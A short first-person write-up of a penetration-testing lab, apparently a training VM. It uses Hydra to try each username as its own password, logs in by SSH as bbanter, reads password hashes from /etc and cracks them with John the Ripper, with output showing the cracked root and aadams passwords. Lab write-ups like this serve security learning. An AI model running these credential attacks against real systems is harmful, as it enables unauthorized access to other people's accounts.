On my VMWare I typed in the IP address of the website and I saw that it was active. I quickly

found a list of emails, and I took everything after the @ out and saved it as a text file.

I then ran that text file in Hydra against itself to see if any of the users had their username as

their password and saw that the user bbanter did, so I ssh'd to bbanter.

However, when I did sudo -l, I saw that bbanter is not root.


```
root@kali1:~# ssh bbanter@192.168.100.184
bbanter@192.168.100.184's password:
Linux 2.6.16.
bbanter@slax:~$ ls
bbanter@slax:~$ sudo -l
Password:
Sorry, user bbanter may not run sudo on slax.
bbanter@slax:~$
```

However, when I changed directories to /etc, I found a list of hashed passwords:

I then used John the Ripper to unhash the root password:


```
root@kali1:/usr/share/wordlists# john --wordlist=rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
nostradamus     (aadams)
tarot           (root)
```

Logging in to root I saw that I had complete access: